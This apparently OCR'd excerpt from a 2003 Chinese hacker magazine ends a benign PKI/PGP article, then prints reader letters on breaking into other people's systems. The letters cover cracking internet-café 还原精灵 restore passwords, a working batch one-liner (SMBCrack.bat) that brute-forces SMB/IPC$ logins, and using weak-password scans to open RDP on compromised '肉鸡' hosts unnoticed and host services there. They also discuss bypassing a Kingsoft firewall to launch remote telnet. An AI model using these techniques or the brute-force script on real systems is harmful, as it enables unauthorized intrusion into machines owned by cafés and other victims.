


图34

选择保护方式：公钥保护、护照保护。对于信息在企业范围内共享的选择公钥保护，对于个人隐私可选择护照保护。最后，PGPDisk生成加密空间，通过使用PGP工具——Mount Disk挂起加密空间，在其中存放需要保密的文件（图35）。




图35

3. 密钥恢复机制

建立密钥恢复策略，在密钥丢失或护照忘记时可以恢复密钥。在创建密钥时，选择Key Reconstruction，出现重构密钥对话框（图36）。

填入5个问题和5个答案，公钥管理服务器把这些信息上载保存。当需要恢复密钥时，执行“PGPkeys→选择菜单Key→Reconstruct key”。正确回答你曾经输入的问题，就可以恢复密钥。

LOOK 注意 这里是恢复公钥，私钥的丢失是不可恢复的。

4. 证书域登录

通过证书与动态目录域映射关系，用户登录域就可使用企业内部的一些共享资源和运用程序，不必为每个特定的企业级运用程序提供相关口令和帐户。

以管理员身份登录域控制器，执行“管理工具→Active Directory用户和计算机→选择需要映射的用户帐户→名称映射（鼠标右键）。如图37”。




图37

为用户添加响应的用户证书，实现域用户帐号与用户证书的对应关系，实现基于证书的安全企业级运用环境。

五 总结

本PKI体系结构实现了证书颁发、密钥管理、运用实现等基本框架结构，实现企业用户在信息交流、数据存储方面的安全性保障系统。为企业内部安全合理化管理提供了有效的参考。

通过多种服务运用所构架的PKI运用体系为企业安全共享资源、身份标识、安全通信等方面带来了巨大的好处。通过证书、公钥方式保证了机密资料的安全性和用户交流的安全规范。

关于《还原精灵密码破解》一文的几个问题

009

自从2002年在《黑客X档案》第4期发表《还原精灵密码破解》一文后，有N多的网友来信询问相关问题，我的邮箱每次都有很多问题邮件。不过，重复的问题很多，所以我在此回答一些网友们的问题。

1． 我用你的《还原精灵密码破解》一文的方法破解某网吧的还原精灵，找到真正的密码后，应用时提示密码错误，郁闷很久了，我到底哪儿错了？

我也曾经有一次碰到过这种情况，后来经过一阵研究，终于搞定了。原来那个网吧的还原精灵的密码用了三个空格，估计你所在网吧的还原精灵也是这种情况，网管也有可能用其他特殊字符作为密码。还有一种情况也有可能你找到错误密码，你可尝试着不要查找你填的“旧密码”，查找你填的“新密码”。在这儿要提醒用户的是，如果你用了特殊字符作为还原精灵的密码，在系统崩溃时，在DOS中将输不进特殊字符的密码，那你的系统可能就完了（如果你设的不是开机自动还原）。

2． 我的还原精灵在右下角的图标是红的，点击右键后出现的菜单是灰色的，不可选，如何解决？

据我所知，以下几种情况还原精灵在右下角的图标是红的：

（1）还原精灵安装后没有重启；

（2）计算机进入的是安全模式；

（3）没有安装还原精灵，只是运行了还原精灵的程序而已；

（4）管理员装的还原精灵，而你是用guest或非管理员用户登陆的，这种情况只有系统是NT或NT以上操作系统时才可发生。



第1，2种情况一般不可能，只有第3，4种情况。现在用漏洞提升权限的软件或方法很多，在此不涉及本文内容（本期有篇“GUEST权限的提升”，大家可看一看）。

3． 我们这儿网吧的还原精灵右下角没有你说的图标，怎么办？

首先，确定你那个网吧用的是还原精灵进行还原系统的，一般出现这种情况，是网吧去掉了还原精灵默认安装的自动启动。解决方法：只要进入还原精灵的安装目录，运行主程序，右下角图标即可出现（如果是红色的，说明没有安装还原精灵）。如果找不到它的安装目录，可到网上下载一个，然后运行它即可（关于怎样去掉禁止下载，可以搜索一下相关文章，有很多的。）。

4． 我用那个破解还原精灵密码的软件（广外女生出的），为什么找不到密码？或者密码错误？

这个软件是在内存中有可能出现密码的地方查找密码，有时可以找到，但还是用Winhex手工破解较稳妥。

老实说，我从没碰到过破不了的还原精灵，最多一次有个网吧的密码最后有三个空格，没注意，着实费了我不少工夫。其实，你可以把密码设置成含有小数点、空格和一些特殊字符，让破解者不知道密码到哪儿结束，连老鸟都可以骗过。说了这么多，如果各位网友还有一些其它问题，欢迎讨论。

对Win2K命令行下自做弱口令扫描器的补充说明

红衣刺客

看了《黑客X档案》2003年第1期中的《Win2K命令行下自做弱口令扫描器》一文，感觉不错。文章的作者用简单的批处理命令实现了弱口令扫描器的制作。创意不错，但我要纠正一点，并不是一句话无法实现用户名字典和密码字典的循环破解。我用一句话照样可以实现。

把下面的代码保存为SMBCrack.bat：

```
FOR /F %%K IN (%2) DO FOR /F %%J IN (%3) DO NET USE
\\%1\IPC$ %%J /USER:%%K & IF errorlevel 1 echo IP:%1 U:%2 P:%3
>> SMBCrack.txt
```

这句话利用了FOR的双循环，循环猜解用户名和密码，如果成功则把用户名和密码写入SMBCrack.txt。



对《把肉鸡作成个人主页》一文的补充

cangzhu

在2003年《黑客X档案》第4期中有一文介绍如何把肉鸡打造成个人主页空间，我对作者的奇妙想法很是赞赏（网吧的在线率高啊，还有网管的弱智）。作者禁止IP 127.0.0.1 访问该主页很是令小弟佩服！但是，该方法也有缺陷。比如说，我们是与肉鸡进行交互式的连接，一举一动都能让管理员发现，更不可能在上面做主页，在主机上安装DameWare NT Utilities（光盘中有收录）后，会在主机的任务栏显示出来，如图1 所示。




图 1

而且主机的进程管理里有DNTU 26.exe。还有，我们通过DameWare NT Utilities与肉鸡连接，前提是目标主机开了6129 端口，虽然我们可利用administrator及口令来给它安装（图2、图3），但管理员可以改变DameWare NT Utilities的端口及连接口令，方法如下：




图 2




图 3




图 4




图 5

打开DWRCS.exe，做图4 所示的设置，改变了DameWare NT Utilities的端口及连接用户名与密码，我们就没辙了。还有时候，不知道为什么，会出现图5 所示的情况：

虽然DameWare NT Utilities在别的攻击方面挺强（如共享、进程管理、用户管理等），但在打造个人主页空间时，我们应选择Win2000终端服务。大家应该都知道了吧，就是3389 端口啊！它能直接控制目标主机的桌面，并且在进行任何操作时，在管理员（这里的管理员是网吧里的xx）的桌面上没有动静，所以这些只会单击和双击的网吧管理员是不会发现的。

因此，我们总的思想是：利用x-way、x-scan等扫描软件得到弱口令及80 端口，然后开启对方的3389 端口。开启3389 端口的方法很多，如改注册表、写批处理文件/vbe文件等。《黑客X档案》前几期都有介绍，在这里就不再赘述。

等开启了3389 端口后，我们就可为所欲为了，不仅仅是在上面做主页，如FTP、SMTP、Telnet、Proxy等，不要做得太过火了。

本文如有不足之处，希望大家继续讨论！

《对开有金山防火墙，金山网镖的远程主机的入侵》一文之疑惑

XLP

拿到2003年《黑客X档案》第4期后，对其中的《对开有金山防火墙，金山网镖的远程主机的入侵》（后面简称《对》文）产生了兴趣。因为我也曾经研究过怎样突破防火墙，但仔细看完后却发现了一些问题，在此特写出来与大家探讨。

一、ipc$连接

从《对》文中的进程来看，防火墙确实是金山网镖，文中作者有这样一段话：“……都放在C:\下，然后利用OPENTELNET.EXE打开远程主机的TELNET”，在这里我产生了疑问。我记得OPENTELNET程序是确定对方服务器开放IPC$共享，并且有合法权限的账号后才可以使用的。在以前研究防火墙时，记得金山网镖安装完成后默认的安全等级是中安全级。中安全级及其以上的安全等级对共享处理的方式都是阻挡的（图1）。




图 1




图 2

错误53也就是找不到网络路径，换句话说就是IPC$连接被拒绝了。当IPC$被拒绝时，何谈再用NET来映射盘符上传文件？可能有的朋友会说，没准对方网管疏忽把这里设成了允许IPC$共享或对方应用低安全级别，那样不就可以了吗？OK！我们把这里全当作允许吧。

二、防火墙策略—访问控制

